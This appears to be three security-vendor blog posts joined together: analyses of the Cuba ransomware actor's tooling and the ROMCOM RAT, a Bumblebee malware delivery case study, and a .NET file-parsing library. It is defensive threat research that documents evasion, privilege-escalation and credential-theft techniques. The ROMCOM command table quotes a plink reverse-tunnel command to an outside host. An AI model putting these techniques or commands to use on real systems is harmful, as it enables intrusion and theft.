0x1000000
Between 0xC800000 & 0x280000000
0x100000
0xC800000
Greater than 0x280000000
0x100000
0x1F400000
Table 1. Chunk spacing based on file sizes within Cuba Ransomware.
Each encrypted file is also prepended with an initial 1024-byte header, containing the magic value FIDEL.CA (likely in reference to Fidel Castro, following the Cuba theme), followed by an RSA-4096 encrypted block containing the file-specific ChaCha key and nonce. After successfully encrypting a file, the extension .cuba is appended to the filename.
Figure 7. FIDEL.CA magic value followed by encrypted RSA blob.
As discussed by Trend Micro, the developers of Cuba Ransomware have built onto the list of targeted processes and services that will be terminated on runtime, as well as increasing the number of directories and extensions to avoid encrypting.
Another major update can be found within the ransom note dropped by the ransomware; rather than rely solely on their Tor site, they are also offering communication via TOX, which is slowly becoming more popular among ransomware groups due to its secure messaging functionality.
Figure 8. Ransom note dropped by Cuba Ransomware group.
Defense Evasion
Unit 42 observed Tropical Scorpius prior to the deployment of ransomware, using some interesting tools and techniques to evade detection and move around in the compromised environment.
Tropical Scorpius leveraged a dropper that writes a kernel driver to the file system called ApcHelper.sys. This targets and terminates security products. The dropper was not signed, however, the kernel driver was signed using the certificate found in the LAPSUS NVIDIA leak.
Figure 9. Kernel driver digital signature.
Upon executing the kernel driver dropper/loader, the kernel dropper uses multiple Windows APIs for finding the resource section and loading the resource type name called Driver. This is an embedded PE file and is the driver that will ultimately be written to the file system in subsequent API calls.
Figure 10. Kernel dropper resource section.
After the kernel driver drops onto the file system, the loader will first run a deletion command argument via cmd.exe for the file path.
After this, it will create a new service using cmd.exe and run the argument below to set up a service for the kernel driver.
Then the loader copies the kernel driver responsible for terminating security products onto the file system.
The core functionality of the kernel driver dropped and loaded is to resolve additional kernel APIs for performing functionality and targeting a list of security products for termination.
The additional APIs are resolved using a string constant for the desired API name; each Windows API below is used in a function call to MmGetSystemRoutineAddress for returning a pointer to the function. Below is a list of additional kernel APIs resolved that were found within the sample.
Figure 11. Kernel driver runtime APIs.
The list of security products targeted overlaps with the list of targets previously observed in the tool called “BURNTCIGAR” as discussed by Mandiant. This particular kernel driver is a variant of what Mandiant observed.
Figure 12. Security products targeted.
After the additional APIs are resolved, the process of targeting security products begins (products targeted are in Figure 12 above). A do-while loop is set up (loop is shown in Figure 13 below) with the objective of checking the processes running on the system to see if they match an item from the security products targeted. This naming check is performed by looking up each ThreadID and calling the function PsLookupThreadByThreadId, which will be used to find a pointer to the ETHREAD structure of the thread. The ETHREAD structure is a kernel object maintaining various references to important process/thread structures and objects needed by the operating system for tasking and execution by the CPU. The pointer to ETHREAD that is returned is used in the function PsIsThreadTerminating to make sure a thread is not terminating.
Then if a thread object exists, to find the process the thread belongs to, the function PsGetThreadProcess is used and the returned value is PEPROCESS. PEPROCESS is a kernel object representation of a process object which maintains pointers to where process-related information is stored. If PEPROCESS does exist for the associated thread, the ImageFileName offset is then assigned to a variable in the instance of the decompiled output; this is the variable named “v3” in Figure 13. The variable “v3” will then have the process image file name for the current thread/process in the loop, which could be any active process on a computer system.
The next part of performing the name check is the inner if-then statement that uses two parameters in the strstr function. The first parameter is the process image filename from the PEPROCESS structure’s ImageFileName. The second parameter is a substring search of the security product’s name to compare against the first parameter. (For example, does the name Sophos exist in the ImageFileName process name string?)
If there is a match, the next function, called sub_140001BE0 (shown being called in Figure 13 below), will check if the status code of the thread is set to status pending. If this evaluates as true, then a subroutine will be called using ZwTerminateProcess for termination. The thread object will be dereferenced and the loop will continue to the next thread to start evaluating again for termination.
Figure 13. Example of kernel driver decompiled.
The change of tactics by Tropical Scorpius is to make use of the expired legitimate NVIDIA certificate, as well as use of their own driver targeting security products for termination. This is a noteworthy change compared to publicly observed exploitation of an undocumented IOCTL (Input/Output Control system calls) in previous versions of the vulnerable BURNTCIGAR driver.
Local Privilege Escalation
The local privilege escalation tool leveraged by Tropical Scorpius was initially downloaded from the web hosting platform tmpfiles[.]org by using PowerShell’s Invoke-WebRequest.
Unit 42 observed the actor leverage a binary that abused CVE-2022-24521, a vulnerability in the Common Log File System (CLFS). The exploit abused a logic bug in CLFS.sys, specifically in the CClfsBaseFilePersisted::LoadContainerQ() function. Malformed BLF files were used to corrupt the pContainer field of a container context object with a user-mode address to gain code execution. The code execution was used to steal the System token and elevate privileges. A detailed write-up of this vulnerability and the exploitation strategy was provided by Sergey Kornienko of PixiePoint Security on April 25, 2022.
The Tropical Scorpius threat actor likely used this post as a guide to build the exploit since the exploitation strategy used is identical to what Sergey described, including the pipe attributes heap exploitation method to spray the heap.
This technique was covered in detail by Corentin Bayet and Paul Fariello of Synactiv at the Symposium on Information and Communications Technology Security (SSTIC) in 2020.
Ticket to Lateral Movement
The Tropical Scorpius threat actor leveraged various tools for the initial system reconnaissance. ADFind and Net Scan were downloaded from the web hosting platform tmpfiles[.]org by using PowerShell’s Invoke-WebRequest. Both tools were dropped onto the same system with shortened names to obscure their purpose.
Credential preparation and collection on lower-privilege systems was performed using a PowerShell-based script, GetUserSPNs.ps1. This particular script was observed on three different systems, where it identified user accounts being used as service accounts. The threat actor used this process to pinpoint accounts worth targeting for their associated Active Directory Kerberos ticket, in order to collect and crack the Kerberos ticket offline via the technique called Kerberoasting.
Additional activity related to credential theft was observed approximately one week after the use of GetUserSPNs.ps1, with the observation of Mimikatz on a user's workstation being written into the user’s document folder as a zipped file. Mimikatz is a well-known credential theft tool that contains various options for targeting parts of the operating system where credentials can potentially be found.
Around the time that Mimikatz was observed, a custom hacktool was observed on another workstation. This tool, intended for extracting cached Kerberos tickets from a host’s LSASS memory, was dropped into a user’s documents folder.
Unit 42 is naming the Kerberos tool used by Tropical Scorpius in terms of its overall objective: KerberCache. A screenshot of the tool’s output was taken, displaying the parsed data the tool generates (Figure 14).
Figure 14. KerberCache ticket extraction example.
Under the hood, KerberCache will call the API LsaConnectUntrusted to get a handle used for subsequent calls. Following the returned handle, the call to LsaLookupAuthenticationPackage is then given the package named Kerberos along with the handle from the previous API call to LsaConnectUntrusted. If the function succeeds, it will call the API LsaCallAuthenticationPackage. Below (Figure 15) is a snippet of the function’s flow once called and the decompiled formatting and parsing takes place.
Figure 15. Ticket parsing decompiled example.
Upon successful retrieval of cached Kerberos tickets, the ticket will be passed to a function for base64-encoding the data and will be written to the current working directory in which the tool was executed. The naming convention output for the tool can be broken into the following sections: [user@servername]_[encryption_type].[ticket_number].kirbi. The actual ticket naming convention, when written to the file system, appears as the following example output: krbtgt@CORP.INTERNAL_18.0.kirbi.
Figure 16. Ticket encoding decompiled example.
To Domain Admin
The Domain Admin tool leveraged by Tropical Scorpius was initially downloaded from the web hosting platform tmpfiles[.]org by using PowerShell’s Invoke-WebRequest. The sample was packed using the Anti-VM features of Themida, a well-known commercial packing tool. It was also masquerading as the filename Filezilla.
Upon execution, if running in a virtualized environment, the packer will display the following message:
Figure 17. Themida Anti-VM example.
The unique commands associated with the hacktool provide high confidence Zero.exe is ZeroLogon hacktool. The ZeroLogon hacktool is used to abuse CVE-2020-1472 to gain Domain Administrator (DA) privileges by requesting an NTLM hash from the domain controller.
Figure 18. ZeroLogon hacktool packed example.
It has been noted publicly that the ZeroLogon hacktool has gained popularity among other malware families as part of their attack chain in the crimeware space with overlap on intrusions related to Qbot and Hancitor.
Command and Control
Alongside the aforementioned tools, Unit 42 also discovered a custom remote access Trojan/backdoor containing a unique command and control (C2) protocol. Based on the strings within the binary as well as the functionality, we’ve opted to name it ROMCOM RAT.
ROMCOM RAT can be executed through the use of one of its two exports:
ServiceMain startWorker
Both exports lead to the execution of the same function; however, the difference is the string passed as a parameter: ServiceMain passes the string _inet, while startWorker passes the string _file. Based on this string alone, the flow of execution within the sample is completely different, with ServiceMain causing the sample to beacon out to its C2 server, and startWorker resulting in the sample opening a backdoor on the system and waiting for connections.
ServiceMain Export
Upon execution of the ServiceMain export, ROMCOM will execute the following command line:
This will lead to the execution of the startWorker export, meaning both exports will be active on a machine, presuming ROMCOM was initially executed through a service.
Figure 19. Execution of ROMCOM sample through rundll32.exe with startWorker argument.
From there, ROMCOM will gather system and user information, and attempt to send it to a hardcoded C2 server via the WinHTTP API. If this is successful, the response is parsed and dealt with accordingly.
Figure 20. ICMP capabilities offered within ROMCOM.Figure 21. Command handling of the packet received from C2.
If the connection fails, ROMCOM attempts to connect to and communicate with the C2 server using ICMP requests. Using Windows API functions such as IcmpCreateFile() and IcmpSendEcho(), it will attempt to resend the system and user information to the server until a response is received. Once a response is received, it is parsed in the same way the HTTP response will be parsed.
Figure 22. ICMP request functionality.
If the fourth byte of the response is equal to 9, ROMCOM will sleep for 120,000 milliseconds. If the fourth byte is set to 5, the response will contain a size for followup data, and so memory is allocated before a second request is made to the C2, using either HTTP or ICMP depending on the last protocol in use.
The received data from this second request is then passed into a function that first connects to the local address 127.0.0[.]3 over a port between 5555 and 5600, and then sends the C2 received data. The function then returns, and then ROMCOM binds to 127.0.0[.]2:5555, where it will wait for a connection and forward any data received from that connection to its C2 server.
Figure 23. Connecting to local socket server hosted by ROMCOM startWorker process.This leads nicely into a discussion of the startWorker export.
startWorker Export
The startWorker export passes the string _file to the main function of ROMCOM, which results in the code executed by the ServiceMain export being skipped. Instead, startWorker begins by opening a socket object and attempting to bind to the IP 127.0.0[.]3, and the port 5555. However, if the port is already in use, ROMCOM will increment the port value and attempt to bind once again. This loop continues until ROMCOM has bound to an unused port, or until the port value reaches 5600, at which point it is set to 5554 and the loop restarts.
Figure 24. Setting up local socket server.Once ROMCOM has successfully bound to a port, it begins listening for an incoming connection – this will be fulfilled by the process that executed the ServiceMain export. When an incoming connection is received, a thread will be spawned that will handle any requests from the connected client.
Figure 25. Command handler.
Table 2 can be seen below, containing the list of accepted commands and their purpose.
Command Value
Purpose
1
Return connected drive information
2
Return file listings for specified directory
3
Start up a reverse shell under the name svchelper.exe within the %ProgramData% folder
4
Upload data to C2 as ZIP file, using IShellDispatch to copy files
5
Download data and write to worker.txt in the %ProgramData% folder
6
Delete a specified file
7
Delete a specified directory
8
Spawn a process with PID Spoofing
9
Only handled by ServiceMain, received from C2 server and instructs the process to sleep for 120,000 ms
10
Iterate through running processes and gather process IDs
Table 2. Supported backdoor commands and their functionality.
Essentially, this particular execution structure results in the ROMCOM sample running as a service receiving commands via HTTP/ICMP requests to and from its C2 servers, before passing those commands on to the ROMCOM sample that was executed through rundll32.exe. The commands are executed, with the results passed back to the service-executed ROMCOM payload. Finally, the results are posted to the C2 server, either via an HTTP or ICMP request.
ROMCOM 2.0
It appears that ROMCOM is under active development, as we were able to discover a similar sample uploaded to VirusTotal (VT) on June 20, 2022, that was communicating to the same C2 server.
The original sample was dated April 10, 2022, while this sample had a file header timestamp of May 28, 2022, and was ~400 kb larger. It shared the same startWorker and ServiceMain exports; however, it also contained a third export denoted as startInet. It is important to note the increase in debug strings found within the sample, which could indicate that the sample was caught by antivirus software prior to development completion; this theory is further supported by the VT uploader ID (22b3c7b0) having uploaded millions of files in the past, which rules out any one individual uploading it themselves.
Within this version, ServiceMain will execute the ROMCOM 2.0 sample twice, initially executing the startInet export, and then proceeding to execute the startWorker export. However, rather than simply calling CreateProcessA like the original ROMCOM sample, the developers have placed a larger focus on using COM objects for execution.
Figure 26. Execution of startInet and startWorker exports.
Each process is spawned as a task on the system, using a variety of COM interfaces offered by the Task Scheduler. ROMCOM 2.0 will first get the tasks root folder by calling ITaskService->GetFolder. It then deletes any existing tasks with the same name as the task that will be created using ITaskFolder->DeleteTask.
Task Name
Export
task7
startInet
task6
startWorker
task1
startWorker – if not already running when startInet is executing
Table 3. Names of tasks registered through the Task Scheduler COM interfaces.
An empty task is created with ITaskService->NewTask, and the security principal is then modified using IPrincipal->put_Id to set the identifier as NT AUTHORITY\\SYSTEM, using IPrincipal->LogonType to set the logon type to TASK_LOGON_INTERACTIVE_TOKEN, and using IPrincipal->put_RunLevel to set the run level as TASK_RUNLEVEL_HIGHEST.
Figure 27. Task creation with SYSTEM privileges.
A delay of 0 seconds is set for the task, using IRegistrationTrigger->PutDelay, indicated by the string PT0S, resulting in the task executing immediately upon creation.
Figure 28. Creation of task trigger, with delay set to 0 seconds.
Finally, an action is set for the task, with the action path set to rundll32.exe and the argument set to C:\\Windows\\system32\\mskms.dll,ARGUMENT, where ARGUMENT is either startWorker or startInet, depending on the export passed.
Figure 29. Creation of task action, resulting in rundll32.exe executing mskms.dll.
Once registered, the task is triggered, which results in execution of the ROMCOM 2.0 main functionality. This follows the same structure as the original sample, with the startInet process reaching out to a hardcoded C2 server and passing any responses to the startWorker process to handle accordingly. The developers have also expanded on the list of handled commands, adding 10 more alongside the existing 10 commands. These include downloading payloads specifically designed to take single or multiple screenshots of a system, as well as extracting a list of all installed programs to send back to the C2 (see the SCREENSHOOTER string reference shown in Figure 30).
Figure 30. Downloading the described SCREENSHOOTER payload.
Command Value
Purpose
1
Return connected drive information
2
Return file listings for specified directory
3
Start up a reverse shell under the name winconhost.exe within the %TMP% folder
4
Upload data to C2 as ZIP file, using IShellDispatch to copy files
5
Download data and write to worker.txt in the %TMP% folder
6
Delete a specified file
7
Delete a specified directory
8
Spawn a process with PID Spoofing
9
Only handled by startInet, received from C2 server and instructs the process to sleep for a random amount of time
10
Get Process IDs of specific processes
12
Execute rundll32.exe %TMP%\\PhotoDirector.dll,startWorker single and upload %TMP%\\PhotoDirector.zip to C2 server (likely used to take a single screenshot)
Get list of installed software by querying SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Uninstall or SOFTWARE\\WOW6432Node\\Microsoft\\Windows\\CurrentVersion\\Uninstall
18
Write received file SCREENSHOOTER to %TMP%\\PhotoDirector.dll
19
Create %TMP%\\BrowserData folder, and write received file to %TMP%\\BrowserData\\explorer.exe before executing
20
Write received file to and spawn %TMP%\\win_sshd.exe, described as FreeSSHd
21
References plink.exe -ssh -pw AeM8soequ@ooNg -R 9999:4444 poncho@CombinedResidency.org\n, however appears to only execute C:\\Program Files (x86)\\freeSSHd\\FreeSSHDService.exe
22
Terminate svcnet.exe, FreeSSHDService.exe, and plink.exe
Table 4. ROMCOM 2.0 supported commands.
Protections and Mitigations
We recommend leveraging the indicators of compromise (IoCs) below to identify any impacts to your organization.
Palo Alto Networks detects and prevents Cuba Ransomware and Tropical Scorpius activity in the following ways:
Indicators of compromise and associated TTPs can be found in the Tropical Scorpius ATOM.
If you think you may have been impacted or have an urgent matter, get in touch with the Unit 42 Incident Response team or call:
North America Toll-Free: 866.486.4842 (866.4.UNIT42)
EMEA: +31.20.299.3130
APAC: +65.6983.8730
Japan: +81.50.1790.0200
If you have cyber insurance, you can request Unit 42 by name. You can also take preventative steps by requesting any of our cyber risk management services.
Conclusion
Tropical Scorpius remains an active threat. The group’s activity makes it clear that an approach to tradecraft using a hybrid of more nuanced tools focusing on low-level Windows internals for defense evasion and local privilege escalation can be highly effective during an intrusion.
Coupled with a splash of well-adopted and successful crimeware techniques, this presents unique challenges to defenders.
Unit 42 recommends that defenders have advanced logging capabilities deployed and configured properly such as Sysmon, Windows Command Line logging and PowerShell logging – ideally forwarding to a Security Information and Event Management tool (SIEM) to create queries and detection opportunities. Keep computer systems patched and up to date wherever possible to reduce attack surface related to exploitation techniques.
Deploy an XDR/EDR solution to perform in-memory inspection and detect process injection techniques. Perform threat hunting looking for signs of unusual behavior related to security product defense evasion, service accounts for lateral movement and domain administrator-related user behavior.
Among the threat actors distributing Bumblebee is Projector Libra. Also known as EXOTIC LILY, Projector Libra is a criminal group that uses file sharing services to distribute malware after direct email correspondence with a potential victim. Projector Libra has been reported as an initial access broker with ties to Conti ransomware.
This blog presents a case study from recent Bumblebee malware activity distributed through Projector Libra that led to Cobalt Strike. Information presented here should provide a clearer picture of the group’s tactics and help security professionals better defend their organizations against this threat.
Bumblebee’s predecessor first appeared as early as April 2020, when developers behind Trickbot released a new malware called BazarBackdoor. The loader component of this malware was dubbed BazarLoader, and BazarLoader was a notable part of our threat landscape throughout 2020 and 2021.
During the summer of 2021, BazarLoader reached peak distribution with at least three campaigns pushing the majority of samples. These campaigns/threat actors were TA551 (Shathak), TA578 (Contact Forms/Stolen Images Evidence) and a call center-assisted campaign nicknamed BazarCall.
BazarLoader remained active through February 2022, but no newly created samples have been discovered since then. Starting in March 2022, threat actors like Projector Libra who had been distributing BazarLoader switched to pushing a new malware family called Bumblebee. Security researchers dubbed this malware Bumblebee because it uses “bumblebee” in the user-agent string generated during post-infection HTTPS traffic.
Malware distribution patterns reveal Bumblebee continues where BazarLoader left off, which includes pushing follow-up malware like Cobalt Strike that can eventually lead to a ransomware infection.
If a potential victim responds to the initial email, Projector Libra sends a reply stating a separate email has been sent through a file sharing service to provide a file relevant to the discussion. The victim then receives an email generated by the file sharing service. These emails contain a link hosting malware disguised as a file discussed in the previous Projector Libra message.
Since 2022, files pushed by Projector Libra have been ISO images. These images are designed to infect a vulnerable Windows host. They contain a WIndows shortcut, and this shortcut is designed to run Bumblebee malware hidden in the same ISO.
In some cases, the ISO image contains a Windows shortcut (.LNK file) that runs a hidden DLL file for Bumblebee.
In other cases, the ISO image contains a Bumblebee DLL contained within a password-protected 7-Zip archive (.7Z file). In these cases, the LNK file runs a hidden copy of the 7-Zip standalone console to extract Bumblebee from its password-protected 7Z file.
In an Active Directory (AD) environment, an initial Bumblebee infection leads to Cobalt Strike. Attackers use Cobalt Strike to map the victim’s environment. If the results reveal a high-value target, attackers will attempt lateral movement and drop ransomware like Conti or Diavol.
Examples of Email Messages
The first event in our case study is an initial email sent by Projector Libra on May 5, 2022. It spoofs an employee named Andres from a regional gas company in the United States.
Figure 2 shows a screenshot of this initial email.
Figure 2. Email from Projector Libra to establish correspondence.
When a potential victim replied to the email shown above in Figure 2, Projector Libra responded with the email shown below in Figure 3. This response states that a document was sent through TransferXL in a separate email.
Figure 3. Response from Projector Libra after a potential victim replied to the initial email.
TransferXL is a legitimate file-sharing service with a free tier. It is one of many file sharing services with a free pricing category that are frequently abused by criminal groups like Projector Libra. These TransferXL URLs expire after one week, which helps conceal the malware from security researchers. Below, Figure 4 shows a TransferXL email from this case study sharing malware provided by Projector Libra.
Figure 4. Email generated by TransferXL sharing malware from Projector Libra.
Malware and Traffic From an Infection
Files shared through TransferXL are compressed and sent as ZIP archives. Figure 5 shows the TransferXL URL from this case study opened in a web browser and downloading malware provided by Projector Libra.
Figure 5. TransferXL URL sending malware provided by Projector Libra.
The recipient extracts an ISO file from the TransferXL ZIP archive. In most GUI-based desktop environments like Microsoft Windows, double-clicking an ISO file mounts it as a new drive. In Windows 10, the downloaded ISO will mount as a DVD drive, similar to DVD Drive E: in Figure 6.
Figure 6. Downloaded ISO malware mounted as DVD Drive E: in WIndows 10.
Shown above in Figure 6, the downloaded ISO file contains a Windows shortcut named Attachments.lnk. In Microsoft Windows, the .lnk file extension remains hidden, even if File Explorer is set to show file extensions.
Attachments.lnk executes a PowerShell command to run a copy of the 7-Zip standalone console file named 7za.exe. Above, Figure 6 displays the full PowerShell command from Attachments.lnk.
7za.exe extracts the Bumblebee malware DLL from a password-protected 7-Zip archive named archive.7z. Both 7za.exe and archive.7z are hidden but can be revealed if File Explorer is configured to show hidden files.
The extracted Bumblebee DLL file is saved to C:\ProgramData\19a.dll, as shown below in Figure 7. The Bumblebee DLL is executed using rundll32 and oxgdXPSGPw as the EntryPoint.
Figure 7. The extracted Bumblebee malware DLL file saved to disk.
Traffic generated by this infection is all HTTPS. Below, Figure 8 shows the TransferXL URL used for this infection filtered in Wireshark. After the ISO was mounted and Bumblebee was executed, we saw Bumblebee HTTPS C2 traffic on 54.38.139[.]20:443.
Figure 8. Traffic from the infection filtered in Wireshark.
Approximately 15 minutes after Bumblebee C2 traffic began, we saw Cobalt Strike activity using fuvataren[.]com on 45.153.243[.]142:443 as shown below in Figure 9.
Figure 9. Cobalt Strike traffic seen during the infection.
In our case example and lab tests, Bumblebee infections frequently led to Cobalt Strike activity. Palo Alto Networks Unit 42 has reported Cobalt Strike activity from Bumblebee infections in the following tweets from our @Unit42_Intel handle on Twitter:
If the targeted environment is high-value, we might see further activity and possible lateral movement. However, this case study did not provide a tempting target, and Cobalt Strike traffic suddenly ended after one hour and 11 minutes.
Conclusion
Bumblebee is currently distributed by Projector Libra and other threat actors that previously pushed BazarLoader. Projector Libra runs a sophisticated campaign to establish correspondence with a potential victim before sending its malware using file sharing services like TransferXL.
Malware from Projector Libra currently consists of ISO images containing Windows shortcuts and hidden files to install Bumblebee malware. Bumblebee is designed to infect Windows hosts. In an AD environment, this frequently leads to Cobalt Strike, which can in turn lead to a more serious ransomware infection.
Our case study illustrates how Bumblebee malware from Projector Libra is seen from a victim’s perspective, and it can help security professionals better understand this threat to protect their organizations.
Windows users can lower their risk from Bumblebee malware through spam filtering, proper system administration and ensuring their software is patched and up to date. Palo Alto Networks customers receive further protections from Bumblebee through Cortex XDR and our Next-Generation Firewall with WildFire and Threat Prevention subscriptions.
If you think you may have been compromised or have an urgent matter, get in touch with the Unit 42 Incident Response team or call:
North America Toll-Free: 866.486.4842 (866.4.UNIT42)
EMEA: +31.20.299.3130
APAC: +65.6983.8730
Japan: +81.50.1790.0200
Palo Alto Networks has shared these findings, including file samples and indicators of compromise, with our fellow Cyber Threat Alliance members. CTA members use this intelligence to rapidly deploy protections to their customers and to systematically disrupt malicious cyber actors. Learn more about the Cyber Threat Alliance.
Indicators of Compromise
Malicious ZIP archive downloaded from link in TransferXL email:
SHA256 hash: 58b9a5202a3cc96e86e24cd3c4b797d2efbf7d6b52461eef89b045aa1ff6c6ae
File size: 1,002,214 bytes
File location: hxxps://www.transferxl[.]com/download/00jJFzX0NZqb7p?utm_source=downloadmail&utm_medium=e-mail
Note: The file was available until 2022-05-26, and after that date, it was automatically removed by the file sharing service.
In the past few years, a Python library for .NET file analysis has been developed internally at Palo Alto Networks. As the library is now stable, we decided it is mature enough to open source it and share it with the research community.
This blog post will serve as an introduction to the dotnetfile library. dotnetfile facilitates the extraction of vital information from .NET Portable Executable (PE) files. In addition to basic parsing, several advanced features are implemented by dotnetfile, which may help both automatic and manual analysis tasks. We also describe a new original fingerprinting technique called MemberRef Hash that is included in the library.
Those of you who wish to jump directly into the deep end are invited to review the code and the documentation.
.NET is a free open source software framework, primarily developed by Microsoft. .NET is a managed software framework, meaning that code execution is managed by a runtime component and the original code isn’t executed directly by the CPU. While most of the programming languages that are supported are high-level, .NET offers an interface to directly interact with the operating system. All of the above make .NET an excellent platform for software development. While there are many legitimate uses for such a platform, malware authors often take advantage of good software development resources, and the .NET platform is no exception.
The diagram below schematically represents the .NET compilation and execution process. A programming language supported by .NET gets compiled by an appropriate compiler into a platform-neutral Common Intermediate Language (CIL) bytecode. The CIL is essentially the .NET binary instruction set. In runtime, a platform-specific Common Language Runtime (CLR) component compiles the CIL into native code, such as X86 or X64 Assembly. Besides translating the CIL bytecode into native instructions, the CLR is also in charge of executing the .NET program in a managed manner, handling memory management, type verification and much more.
Figure 1. .NET compilation and execution process.
In terms of file format, the common .NET PE file differs from its native PE counterpart. The difference begins at the .NET data directory, also called the COR20 directory. The directory points to the CLR header, which in turn points to the .NET metadata header. These two headers hold global information about the executable. The .NET metadata header usually points to five streams:
#~ or #- – The metadata stream. #~ indicates that the data is optimized, while data under #- isn’t. This stream includes up to 56 different metadata tables.
#Strings – This stream is a heap of the system strings, such as the member names, the class names, the method names, etc.
#US – Contains user string literals.
#GUID – Holds GUIDs. For some executables, the GUID associated with the project can be found in this stream.
#Blob – This stream contains binary objects such as a binary array and also stores methods’ signatures in an encoded form.
Any other stream is not allowed by .NET. If another string is present, it might have been inserted by obfuscators and protectors as “junk” to break parsers.
Various metadata tables under #~ point to offsets into the CIL code. One such table is the "Method" metadata. Each entry in this table will point to the starting offset of the method it describes in the CIL code. The CIL code references information held in the streams. For instance, this would occur when the code makes use of a string from the user strings heap (#US).
Generally speaking, the overview is accurate, however, a disclaimer is appropriate. There are valid edge cases that divert from this “high-level” representation.
dotnetfile
The dotnetfile library was named after the legendary pefile library. The usage is also very similar. In fact, the main object – DotNetPE – inherits from pefile's PE object. The dotnetfile library is a pure Python library, meaning there is no need to compile anything or rely on third-party .NET executables. We hope that fellow researchers will find the library useful for automating their file analysis workflows as well as for speeding up the manual investigation of samples.
Fields and Structure Parsing
dotnetfile extracts almost any field and structure from the .NET PE file. Among the parsed information, one can find:
The CLR header.
The .NET metadata header.
Metadata tables under #~ – including methods, classes, members and plenty of other table entries.
System strings.
User strings.
.NET resources: Metadata and raw source are parsed out; the resources are not being deserialized at the time of writing.
ImplMap and ModuleRef: The Hidden Import Table
In the most common case, the import table of a .NET PE file will only have entries referencing mscoree.dll, the .NET runtime library. Furthermore, these entries won’t reveal much about the program’s functionality, as oftentimes the same closed set of imports will be present in the import table.
The ImplMap metadata table stores information about unmanaged methods that can be reached from managed code, while the ModuleRef table contains the respective module information. P/Invoke relies on this information. Had the sample planned to use Windows API, the declared API will be stored in these tables. It is worth noting that accessing Windows API, or any other native code, can be achieved by resolving the API in runtime. Hence, in such cases, the ImplMap table won't necessarily store the API information.
dotnetfile includes a few features that were developed in addition to the basic parsing ability that allows it to extract valuable information. We named this group of features "Advanced Features'' since they include logic and heuristics created by us. This logic conveys our own higher-level understanding of the .NET PE file and is not just straightforward parsing.
We believe that researchers can benefit from these features in a variety of tasks and applications.
MemberRef Hash
MemberRef hash is an innovative new fingerprinting technique specifically developed for .NET samples. Like any other fingerprinting technique, it may help us to group, cluster and detect samples.
To better understand the technique, we first need to have a deeper look into the MemberRef metadata table. The MemberRef table contains mostly .NET runtime constructs such as methods, properties, fields and so on. We have found that this table can't be easily obfuscated, meaning the info in this table can help us with grouping obfuscated samples.
The MemberRef hash is computed over the MemberRef table using the following process:
For each entry in the MemberRef table, the string that represents the member name is taken, assigned to NAME.
In addition, for each entry the table name of the corresponding class is taken, assigned to TABLE.
[This might not be clear at first, so let's dive into it. Each entry has a field called class that is an encoded index of one of five possible tables: TypeDef, TypeRef, ModuleRef, MethodDef and TypeSpec. This encoding is officially called MemberRefParent encoding. The lowest three bits represent the table ID, while the upper 13 bits represent the index in the remote table. For the MemberRef hash algorithm, the textual representation of the table ID is captured (such as TypeSpec). In order to keep it simple, only the table ID is being used. The extra step of using the actual information from the remote tables is not part of the algorithm because each one of those tables has its own unique data structures and data types. Furthermore, the current implementation is not too "tight" so it can be used to group samples.]
The textual representation of the table ID (TABLE) and the member name (NAME) are concatenated into TABLE.NAME.
All the entries from Step 3 are textually concatenated.
By default, the entries are used in the same order of appearance in the MemberRef table.
A flag to sort the entries by name is available, but it is unset by default.
The final MemberRef hash is a result of computing SHA256 over the string from Step 4.
The following diagram depicts the MemberRef hash computation process.
Figure 3. MemberRef hash computation.
Let’s review an in-the-wild example. The naked eye can tell that the two samples shown in Figure 4 are very similar. However, it gets trickier from an automation point of view.
Fortunately, these two samples share the same MemberRef hash. That means that all of the members under the MemberReftable had the same name and the same table ID in both of the samples. Furthermore, the entries appear in the same order.
Figure 4. Side-by-side view of samples sharing the same MemberRef hash.Figure 5. Underlying ordered entries for the MemberRef hash of the samples from Figure 4.
TypeRef Hash Reimplementation
TypeRef hash is a fingerprinting technique for .NET samples that was invented by GDATA. The idea is to compute a hash over all of the referenced .NET types. To some degree, TypeRef hash resembles imphash, but there are some key differences.
The dotnetfile library includes implementation of the TypeRef hash functionality with a few “tweaks” compared to GDATA’s original implementation.
The original TypeRef hash implementation uses the type’s name and the type’s namespace. Our version uses the ResolutionScope names instead of the Namespace names, as the former’s are always present.
Some .NET packers and protectors insert into the TypeRef metadata table types that reference each other. In other words, this means that a certain Type A is nested under Type B, and Type B is also nested under Type A. This obviously doesn’t make any sense. These kinds of types are “garbage” that has been artificially inserted in order to break parsers. Another side effect is that the names of these types can be easily randomized (as they are not real), resulting in a different TypeRef hash per sample. dotnetfile‘s implementation can skip such TypeRef entries, making the dotnetfile implementation more resilient against this class of samples. Figure 6 demonstrates a real-world example of TypeRef entries that reference each other.
Another type of “junk” TypeRef entries are entries that reference a nonexistent TypeRef entry. In Figure 7, we can observe a sample with a TypeRef entry that references the TypeRef entry at index 172, while the TypeRef table has only 170 entries. In addition, in this example, the Name and Namespace fields are nulled out. dotnetfile‘s implementation skips such entries.
Figure 6. TypeRef entries that reference each other; this is “junk” that has been inserted by a packer.Figure 7. Out-of-bound reference of a TypeRef entry.
Entry Point Discovery
.NET DLLs don't need to have a defined entry point, in contrast to native PE DLLs that always have the DllMain function. Without knowledge of the real entry point, attempting to execute a .NET DLL will likely fail. In order to perform dynamic analysis of these files and fully detonate them, the appropriate entry point method(s) must be invoked.
The dotnetfile library provides an interface to list probable entry points based on tried and true heuristics. These heuristics are not bulletproof but work pretty well.
Looking at the analysis hash below, only five possible entry points were listed. This methodology drastically narrows down the search space for the right entry point. Upon manual examination of these five methods, it turns out that the second method is the real entry point.
Figure 8. Entry point analysis of a .NET assembly.
Anti-Metadata
Packers and protectors often try to break parsing by employing various techniques. The dotnetfile library comes with logic to identify such anomalies in the .NET metadata structures. This collection of anomaly detection methods was named Anti-Metadata. The anomalies that the library detects include:
Fake .NET streams.
Abnormal number (more than one) of entries in the Module table and Assembly table.
Invalid string entries, often employed by ConfuserEx.
Extra bytes in the .NET metadata header, which is valid but unusual.
Invalid TypeRef entries.
Attempts to tamper with the data directories number in the PE header (OPTIONAL_HEADER.NumberOfRvaAndSizes), so it effectively hides the .NET data directory.
Self-referencing TypeRef entries – by examining the corresponding resolution scope.
This logic is still experimental but can point out anomalies in .NET PE samples, and it can be used as a feature for detection applications.
Conclusion
.NET is a widely used software development framework. Malware authors have adopted .NET, and this fact is reflected in the present threat landscape.
The dotnetfile library is a pure Python library that parses .NET PE files and extracts all sorts of useful information. Furthermore, dotnetfile provides higher-level logic on top of basic parsing functionality. We are proud to share it with the research community and we hope researchers will make use of it.
